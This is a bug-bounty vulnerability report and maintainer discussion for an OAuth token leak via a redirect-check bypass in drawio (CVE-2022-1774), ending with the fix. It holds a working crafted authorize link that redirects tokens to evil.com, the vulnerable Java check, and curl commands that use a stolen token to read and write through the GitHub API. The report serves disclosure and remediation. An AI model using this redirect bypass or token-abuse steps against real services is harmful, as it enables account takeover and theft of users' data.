Leakage of third-party OAuth token via redirect in jgraph/drawio

1

Valid Reported on May 14th 2022

Description

The application allows the usage of third-parties to store the files, such as Google Drive, Github, Gitlab, etc. It's possible to bypass the protection of the `redirect` parameter and redirect the user and the OAuth token to an attacker controlled site.

Proof of Concept

An attacker creates an third-party authorize link, such as :
https://github.com/login/oauth/authorize?client_id=Iv1.98d62f0431e40543&state=cId%3DIv1.98d62f0431e40543%26domain%3Dapp.diagrams.net%26redirect%3dhttps%3a%2f%2f%20%40evil.com%2f%26token%3Dplrpdrqccuavr39ta3h5bcmjoghhk2le7tdiflbm3ljpe4tdqj
The `state` parameter is altered to have the malicious `redirect`

```
&redirect=https:// @evil.com/
```

Note the space %20 after `https://`
The attacker sends the victim the link and the victim authorize it, thinking it's from drawio.
When the victim is redirected back to drawio, the `redirect` parameter inside the `state` will be parsed and checked

```
successRedirect = stateVars.get("redirect");

//Redirect to a page on the same domain only (relative path)
if (successRedirect != null && isAbsolute(successRedirect))
{
                    successRedirect = null;
}
```

The `isAbsolute` function is defined as :

```
public static boolean isAbsolute(String url)
{
    if (url.startsWith("//"))  // //www.domain.com/start
    {
        return true;
    }

    if (url.startsWith("/")) // /somePage.html
    {
        return false;
    }

    boolean result = false;

    try
    {
        URI uri = new URI(url);
        result = uri.isAbsolute();
    }
    catch (URISyntaxException e) {} //Ignore

    return result;
}
```

The bypass occurs on the `try/catch` , if the `redirect` value is an invalid URI it will return `false` and allow the redirect. The problem is that ,although invalid, `https:// @evil.com/` will be accepted by the browser and the user will be redirected to `evil.com` .
HTTP RESPONSE

```
HTTP/2 302 Found
Date: Sat, 14 May 2022 04:08:37 GMT
Content-Type: text/html
Location: https:// @evil.com/#%7B%22access_token%22%3A%22ghu_eEEIwuwg1GN1Fv
Set-Cookie: auth-state= ;path=/github2; expires=Thu, 01 Jan
Set-Cookie: auth-tokenIv1.98d62f0431e40543=ghr_MRUNjYWPUiKU
X-Cloud-Trace-Context: 766df5ad8123a0fa5701fc92aec830d4
```

```
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cc
Strict-Transport-Security: max-age=31536000; includeSubDomains

X-Content-Type-Options: nosniff
Server: cloudflare
Cf-Ray: 70b0c6119831273d-FOR
```

Note the `Location` header.
I wasn't able to reproduce the vulnerability on the main website because if the `IS_GAE` variable is True the application will check the authentication state via the cookies :

```
//Non GAE runtimes are excluded from state check. TODO Change C
else if (IS_GAE && (stateToken == null || !stateToken.equals(cc
{
    response.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
}
```

Impact

An attacker can leak the OAuth Tokens of third-party applications and access everything drawio would have access.

CVE
CVE-2022-1774
(Published)

Vulnerability Type
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Severity
High (8.2)

Registry
Other

Affected Version
>= 18.0.3

Visibility
Public

Status
Fixed

Found by

Caio Lüders
@caioluders
legend

This report was seen 947 times.

We are processing your report and will contact the **jgraph/drawio** team within 24 hours.
6 months ago

David Benson 6 months ago

Hi, thanks for the feedback. All OAuth tokens are domain restricted, so how would a third-party domain be able to utilise them in a PoC?

Caio Lüders 6 months ago Researcher

You can just make a request to the API, github por example :

```
$ curl -H "Accept: application/vnd.github.v3+json" -i -H "Authorization: token ghu_bp9
HTTP/2 200
server: GitHub.com
date: Sun, 15 May 2022 17:26:11 GMT
content-type: application/json; charset=utf-8
content-length: 1353
cache-control: private, max-age=60, s-maxage=60
vary: Accept, Authorization, Cookie, X-GitHub-OTP
etag: "da143f3d8e6680f341dd3c640e282f874398c576979b2bf10eb0c0854001396c"
last-modified: Sat, 14 May 2022 03:26:15 GMT
x-oauth-scopes:
x-accepted-oauth-scopes:
x-oauth-client-id: Iv1.98d62f0431e40543
github-authentication-token-expiration: 2022-05-16 01:07:49 UTC
x-github-media-type: github.v3; format=json
```

```
x-ratelimit-limit: 5000
x-ratelimit-remaining: 4976
x-ratelimit-reset: 1652637684
x-ratelimit-used: 24
x-ratelimit-resource: core
access-control-expose-headers: ETag, Link, Location, Retry-After, X-GitHub-OTP, X-Rate
access-control-allow-origin: *
strict-transport-security: max-age=31536000; includeSubdomains; preload
x-frame-options: deny
x-content-type-options: nosniff
x-xss-protection: 0
referrer-policy: origin-when-cross-origin, strict-origin-when-cross-origin
content-security-policy: default-src 'none'
vary: Accept-Encoding, Accept, X-Requested-With
x-github-request-id: ...

{
  "login": "caioluders",
  "id": ...,
  "node_id": "...",
  "avatar_url": "https://avatars.githubusercontent.com/u/2964660?v=4",
  "gravatar_id": "",
  "url": "https://api.github.com/users/caioluders",
  "html_url": "https://github.com/caioluders",
  "followers_url": "https://api.github.com/users/caioluders/followers",
  "following_url": "https://api.github.com/users/caioluders/following{/other_user}",
  "gists_url": "https://api.github.com/users/caioluders/gists{/gist_id}",
  "starred_url": "https://api.github.com/users/caioluders/starred{/owner}{/repo}",
  "subscriptions_url": "https://api.github.com/users/caioluders/subscriptions",
  "organizations_url": "https://api.github.com/users/caioluders/orgs",
  "repos_url": "https://api.github.com/users/caioluders/repos",
  "events_url": "https://api.github.com/users/caioluders/events{/privacy}",
  "received_events_url": "https://api.github.com/users/caioluders/received_events",
  "type": "User",
  "site_admin": false,
  "name": "Caio Lüders",
  "company": null,
  "blog": "https://lude.rs/",
  "location": "Brazil",
  "email": null,
  "hireable": null,
  "bio": null,
  "twitter_username": "caioluders",
  "public_repos": 41,
  "public_gists": 33,
  "followers": 131,
  "following": 45,
  "created_at": "2012-12-04T19:27:56Z",
  "updated_at": "2022-05-14T03:26:15Z"
```

}

We have contacted a member of the **jgraph/drawio** team and are waiting to hear back
6 months ago

David Benson 6 months ago

Thanks for the clarification. Why is the effect on the server integrity high in this case?

David Benson 6 months ago

Also, why is the scope changed?

Caio Lüders 6 months ago Researcher

Hi David,

My thought process was :

The attacker can edit the user's file and this impact his integrity. Altho isn't for all users, maybe it's Low because of that.

The Scope is changed because it impacts the authorization of an third-party and not only drawio

I hope that helps, CVSS it's always very debatable and kinda subjective. Thanks (:

David Benson 6 months ago

Thanks. My understanding on integrity is that relates to the integrity of the original system, which is unaffected in this case. Yes, the scope change is correct, since it's another system that would be affected. It is a tricky one to score, since if you could edit a Github file, there is some integrity effect. I'll mark as low as a balance.

Do you have a specific PoC that uses the token to write to Github?

David Benson modified the Severity from Critical (9.3) to High (8.2) 6 months ago

David Benson 6 months ago

Or even a read of a Github file in a private directory?

Caio Lüders 6 months ago Researcher

Hi , sorry for the delay.

After the malicious redirect to get the token, the attacker redirects the user back to https://github.com/apps/draw-io-app , the user then proceeds to install the drawio application on his github normally, nothing suspicious is showed.


After the installation the attacker can just make a request to the Github API, such as

```
$ curl -X PUT -H "Authorization: token ghu_USER_TOKEN" -H "Accept: application/vnd.git
{
  "content": {
    "name": "test.txt",
    "path": "test.txt",
    "sha": "30d74d258442c7c65512eafab474568dd706c430",
    "size": 4,
    "url": "https://api.github.com/repos/caioluders/arcane_silicon/contents/test.txt?r
    "html_url": "https://github.com/caioluders/arcane_silicon/blob/main/test.txt",
    "git_url": "https://api.github.com/repos/caioluders/arcane_silicon/git/blobs/30d74
    "download_url": "https://raw.githubusercontent.com/caioluders/arcane_silicon/main/
    "type": "file",
    "_links": {
      "self": "https://api.github.com/repos/caioluders/arcane_silicon/contents/test.tx
      "git": "https://api.github.com/repos/caioluders/arcane_silicon/git/blobs/30d74d2
      "html": "https://github.com/caioluders/arcane_silicon/blob/main/test.txt"
    }
  },
  "commit": {
    "sha": "6bd0d10e92017198d2dab973c9736b9dfe1c588c",
    "node_id": "C_kwDOFvBm-9oAKDZiZDBkMTBlOTIwMTcxOThkMmRhYjk3M2M5NzM2YjlkZmUxYzU4OGM"
    "url": "https://api.github.com/repos/caioluders/arcane_silicon/git/commits/6bd0d10
    "html_url": "https://github.com/caioluders/arcane_silicon/commit/6bd0d10e92017198c
    "author": {
      "name": "Caio Lüders",
      "email": "caioluders@users.noreply.github.com",
      "date": "2022-05-17T19:23:36Z"
    },
```

Chat with us

```
    },
    "committer": {
      "name": "Caio Lüders",
      "email": "caioluders@users.noreply.github.com",

      "date": "2022-05-17T19:23:36Z"
    },
    "tree": {
      "sha": "4aa7db8299d5c78c4120fc85594b558604223e23",
      "url": "https://api.github.com/repos/caioluders/arcane_silicon/git/trees/4aa7db8
    },
    "message": "test",
    "parents": [
      {
        "sha": "a5b5cbc81199fc30512a5b7483c4f773e98da2c6",
        "url": "https://api.github.com/repos/caioluders/arcane_silicon/git/commits/a5b
        "html_url": "https://github.com/caioluders/arcane_silicon/commit/a5b5cbc81199f
      }
    ],
    "verification": {
      "verified": false,
      "reason": "unsigned",
      "signature": null,
      "payload": null
    }
  }
}
```

The researcher has received a minor penalty to their credibility for miscalculating the severity: -1

David Benson validated this vulnerability 6 months ago

Caio Lüders has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

David Benson 6 months ago

18.0.7 release contains the fix,
https://github.com/jgraph/drawio/commit/c63f3a04450f30798df47f9badbc74

David Benson marked this as fixed in 18.0.7 with commit c63f3a 6 months ago

The fix bounty has been dropped ✕

This vulnerability will not receive a CVE ✕

Sign in to join this conversation